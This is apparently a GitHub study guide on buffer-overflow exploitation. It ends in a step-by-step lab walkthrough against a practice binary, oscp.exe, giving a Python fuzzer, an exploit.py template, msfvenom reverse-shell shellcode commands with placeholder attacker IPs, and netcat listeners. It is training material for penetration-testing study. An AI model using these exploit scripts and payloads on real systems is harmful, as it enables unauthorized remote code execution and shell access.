
# **buffer\_overflow**

## buffer-overflow

[**View on GitHub**](https://github.com/5bhuv4n35h/buffer_overflow)

# buffer overflow



[TOC]

## types

### stack based

A technically inclined user may exploit stack-based buffer overflows to manipulate the program to their advantage in one of several ways:

* By overwriting a local variable that is located near the vulnerable buffer on the stack, in order to change the behavior of the program
* By overwriting the return address in a [stack frame](https://en.wikipedia.org/wiki/Stack_frame). Once the function returns, execution will resume at the return address as specified by the attacker - usually a user-input filled buffer
* By overwriting a function pointer[[1]](https://en.wikipedia.org/wiki/Buffer_overflow" \l "cite_note-1) or [exception handler](https://en.wikipedia.org/wiki/Exception_handler), which is subsequently executed
* By overwriting a local variable (or pointer) of a different stack frame, which will be used by the function which owns that frame later

### heap based

A buffer overflow occurring in the heap data area is referred to as a heap overflow and is exploitable in a manner different from that of stack-based overflows. Memory on the heap is dynamically allocated by the application at run-time and typically contains program data. Exploitation is performed by corrupting this data in specific ways to cause the application to overwrite internal structures such as linked list pointers. The canonical heap overflow technique overwrites dynamic memory allocation linkage (such as [malloc](https://en.wikipedia.org/wiki/Malloc) meta data) and uses the resulting pointer exchange to overwrite a program function pointer

## exploitation

### windows buffer overflow

#### discovering vulnerablity

we discover a application is vulnerable to buffer overflow by fuzzing the application with a fuzzer

### introduction to immunity debuuger

#### adding the application to imunnity debugger

####

#### fuzzing the application

a fuzzer fuzzes the application with in an random incremental order such that the application stops when it detects a crash or timeout from the application we interact

refer boofuzz

#### replicating the crash

we replicate crash by sending the appliation with value at which it crashed

#### controlling the EIP

##### LOCATING EIP BY CREATING UNIQUE PATTERN

msf-pattern\_create -h

msf-pattern\_create -l length of buffer

##### LOCATING THE OFFSET ADDRESS OF EIP

msf-pattern\_offset -h

msf-pattern\_offset -l lengthofbuffer -q stringfromeip

#### locating space for shell code

##### CHECKING FOR BAD CHARCTERS

"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

##### REDIRECTING THE EXECUTION FLOW

##### FINDING THE RETURN ADDRESS

##### introduction to mona

!mona

##### IDENTIFYING THE MODULE WITH OUT ASLR,DEP,SEH

##### NASM SHELL

msf-nasm\_shell

nasm>jmp esp

!mona

!mona modules

!mona find -s "instruction " -m "module to search"

## data format

load word or store word instruction uses only one memory address. The lowest address of the four bytes is used for the address of a block of four contiguous bytes.

How is a 32-bit pattern held in the four bytes of memory? There are 32 bits in the four bytes and 32 bits in the pattern, but a choice has to be made about which byte of memory gets what part of the pattern. There are two ways that computers commonly do this:

### Big Endian Byte Order:

The most significant byte (the “big end”) of the data is placed at the byte with the lowest address. The rest of the data is placed in order in the next three bytes in memory.

### Little Endian Byte Order:

The least significant byte (the “little end”) of the data is placed at the byte with the lowest address. The rest of the data is placed in order in the next three bytes in memory.

In these definitions, the data, a 32-bit pattern, is regarded as a 32-bit unsigned integer. The “most significant” byte is the one for the largest powers of two: 231, …, 224. The “least significant” byte is the one for the smallest powers of two: 27, …, 20.

For example, say that the 32-bit pattern 0x12345678 is stored at address 0x00400000. The most significant byte is 0x12; the least significant is 0x78.

Within a byte the order of the bits is the same for all computers (no matter how the bytes themselves are arranged).

#### genrating shellcode

msfvenom -p windows/shell\_reverse\_tcp lhost=attackerip lport=attackerport -f fileformat -e x86/shikata\_ga\_nai -b "badcharcters"

#### optimising the shellcode

#### getting reverse shell

nc -nlvp port to connect

#### improving the exploit

# linux buffer overflow

#### discovering the vulnerablity

### replicating the crash

### introduction to the edb(evans debugger)

edb

##### ADDING THE APPLCATION TO THE EDB

### controlling the EIP

#### locating the eip using unique pattern

msf-pattern\_create -l string

#### locating the offset using the unique pattern

msf-pattern\_offset -q string

### locating Space for shell code

#### geting opcodes

msf-nasm\_shell

nasm>

nasmm>

### checking for bad charcters

\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

### finding a return address

## nasm opcodes

## data format

load word or store word instruction uses only one memory address. The lowest address of the four bytes is used for the address of a block of four contiguous bytes.

How is a 32-bit pattern held in the four bytes of memory? There are 32 bits in the four bytes and 32 bits in the pattern, but a choice has to be made about which byte of memory gets what part of the pattern. There are two ways that computers commonly do this:

## Big Endian Byte Order: The most significant byte (the “big end”) of the data is placed at the byte with the lowest address. The rest of the data is placed in order in the next three bytes in memory.

## Little Endian Byte Order: The least significant byte (the “little end”) of the data is placed at the byte with the lowest address. The rest of the data is placed in order in the next three bytes in memory.

In these definitions, the data, a 32-bit pattern, is regarded as a 32-bit unsigned integer. The “most significant” byte is the one for the largest powers of two: 231, …, 224. The “least significant” byte is the one for the smallest powers of two: 27, …, 20.

For example, say that the 32-bit pattern 0x12345678 is stored at address 0x00400000. The most significant byte is 0x12; the least significant is 0x78.

Within a byte the order of the bits is the same for all computers (no matter how the bytes themselves are arranged).

### genrating shellcode

msfvenom -p linux/x86/shell\_reverse\_tcp lhost=ip of attacker lport=port to connect -b "badcharcters here" -f fileformat -o outputname

### modfying shellcode

msfvenom -p linux/x86/shell\_reverse\_tcp lhost=ip of attacker lport=port to connect -b "badcharcters here" -f fileformat -v shellcode

### getting shell

nc -nlvp port

### [bufferoverflow exploits](https://github.com/5bhuv4n35h/buffer_overflow/tree/master/buffer_exploits)

### [practice applications](https://github.com/5bhuv4n35h/buffer_overflow/tree/master/applications)

Right-click the Immunity Debugger icon on the Desktop and choose "Run as administrator".

When Immunity loads, click the open file icon, or choose File -> Open. Navigate to the vulnerable-apps folder on the admin user's desktop, and then the "oscp" folder. Select the "oscp" (oscp.exe) binary and click "Open".

The binary will open in a "paused" state, so click the red play icon or choose Debug -> Run. In a terminal window, the oscp.exe binary should be running, and tells us that it is listening on port 1337.

On your Kali box, connect to port 1337 on MACHINE\_IP using netcat:

nc MACHINE\_IP 1337

Type "HELP" and press Enter. Note that there are 10 different OVERFLOW commands numbered 1 - 10. Type "OVERFLOW1 test" and press enter. The response should be "OVERFLOW1 COMPLETE". Terminate the connection.

**Mona Configuration**

The mona script has been preinstalled, however to make it easier to work with, you should configure a working folder using the following command, which you can run in the command input box at the bottom of the Immunity Debugger window:

!mona config -set workingfolder c:\mona\%p

**Fuzzing**

Create a file on your Kali box called fuzzer.py with the following contents:

#!/usr/bin/env python3

import socket, time, sys

ip = "MACHINE\_IP"

port = 1337

timeout = 5

prefix = "OVERFLOW1 "

string = prefix + "A" \* 100

while True:

try:

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s:

s.settimeout(timeout)

s.connect((ip, port))

s.recv(1024)

print("Fuzzing with {} bytes".format(len(string) - len(prefix)))

s.send(bytes(string, "latin-1"))

s.recv(1024)

except:

print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))

sys.exit(0)

string += 100 \* "A"

time.sleep(1)

Run the fuzzer.py script using python: python3 fuzzer.py

The fuzzer will send increasingly long strings comprised of As. If the fuzzer crashes the server with one of the strings, the fuzzer should exit with an error message. Make a note of the largest number of bytes that were sent.

**Crash Replication & Controlling EIP**

﻿Create another file on your Kali box called exploit.py with the following contents:

import socket

ip = "MACHINE\_IP"

port = 1337

prefix = "OVERFLOW1 "

offset = 0

overflow = "A" \* offset

retn = ""

padding = ""

payload = ""

postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

try:

s.connect((ip, port))

print("Sending evil buffer...")

s.send(bytes(buffer + "\r\n", "latin-1"))

print("Done!")

except:

print("Could not connect.")

Run the following command to generate a cyclic pattern of a length 400 bytes longer that the string that crashed the server (change the -l value to this):

/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 600

Copy the output and place it into the payload variable of the exploit.py script.

On Windows, in Immunity Debugger, re-open the oscp.exe again using the same method as before, and click the red play icon to get it running. You will have to do this prior to each time we run the exploit.py (which we will run multiple times with incremental modifications).

On Kali, run the modified exploit.py script: python3 exploit.py

The script should crash the oscp.exe server again. This time, in Immunity Debugger, in the command input box at the bottom of the screen, run the following mona command, changing the distance to the same length as the pattern you created:

!mona findmsp -distance 600

Mona should display a log window with the output of the command. If not, click the "Window" menu and then "Log data" to view it (choose "CPU" to switch back to the standard view).

In this output you should see a line which states:

EIP contains normal pattern : ... (offset XXXX)

Update your exploit.py script and set the offset variable to this value (was previously set to 0). Set the payload variable to an empty string again. Set the retn variable to "BBBB".

Restart oscp.exe in Immunity and run the modified exploit.py script again. The EIP register should now be overwritten with the 4 B's (e.g. 42424242).

**Finding Bad Characters**

﻿Generate a bytearray using mona, and exclude the null byte (\x00) by default. Note the location of the bytearray.bin file that is generated (if the working folder was set per the Mona Configuration section of this guide, then the location should be C:\mona\oscp\bytearray.bin).

!mona bytearray -b "\x00"

Now generate a string of bad chars that is identical to the bytearray. The following python script can be used to generate a string of bad chars from \x01 to \xff:

for x in range(1, 256):

print("\\x" + "{:02x}".format(x), end='')

print()

Update your exploit.py script and set the payload variable to the string of bad chars the script generates.

Restart oscp.exe in Immunity and run the modified exploit.py script again. Make a note of the address to which the ESP register points and use it in the following mona command:

!mona compare -f C:\mona\oscp\bytearray.bin -a <address>

A popup window should appear labelled "mona Memory comparison results". If not, use the Window menu to switch to it. The window shows the results of the comparison, indicating any characters that are different in memory to what they are in the generated bytearray.bin file.

Not all of these might be badchars! Sometimes badchars cause the next byte to get corrupted as well, or even effect the rest of the string.

The first badchar in the list should be the null byte (\x00) since we already removed it from the file. Make a note of any others. Generate a new bytearray in mona, specifying these new badchars along with \x00. Then update the payload variable in your exploit.py script and remove the new badchars as well.

Restart oscp.exe in Immunity and run the modified exploit.py script again. Repeat the badchar comparison until the results status returns "Unmodified". This indicates that no more badchars exist.

**Finding a Jump Point**

With the oscp.exe either running or in a crashed state, run the following mona command, making sure to update the -cpb option with all the badchars you identified (including \x00):

!mona jmp -r esp -cpb "\x00"

This command finds all "jmp esp" (or equivalent) instructions with addresses that don't contain any of the badchars specified. The results should display in the "Log data" window (use the Window menu to switch to it if needed).

Choose an address and update your exploit.py script, setting the "retn" variable to the address, written backwards (since the system is little endian). For example if the address is \x01\x02\x03\x04 in Immunity, write it as \x04\x03\x02\x01 in your exploit.

**Generate Payload**

Run the following msfvenom command on Kali, using your Kali VPN IP as the LHOST and updating the -b option with all the badchars you identified (including \x00):

msfvenom -p windows/shell\_reverse\_tcp LHOST=YOUR\_IP LPORT=4444 EXITFUNC=thread -b "\x00" -f c

Copy the generated C code strings and integrate them into your exploit.py script payload variable using the following notation:

payload = ("\xfc\xbb\xa1\x8a\x96\xa2\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"

"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x5d\x62\x14\xa2\x9d"

...

"\xf7\x04\x44\x8d\x88\xf2\x54\xe4\x8d\xbf\xd2\x15\xfc\xd0\xb6"

"\x19\x53\xd0\x92\x19\x53\x2e\x1d")

**Prepend NOPs**

Since an encoder was likely used to generate the payload, you will need some space in memory for the payload to unpack itself. You can do this by setting the padding variable to a string of 16 or more "No Operation" (\x90) bytes:

padding = "\x90" \* 16

**Exploit!**

With the correct prefix, offset, return address, padding, and payload set, you can now exploit the buffer overflow to get a reverse shell.

Start a netcat listener on your Kali box using the LPORT you specified in the msfvenom command (4444 if you didn't change it).

Restart oscp.exe in Immunity and run the modified exploit.py script again. Your netcat listener should catch a reverse shell!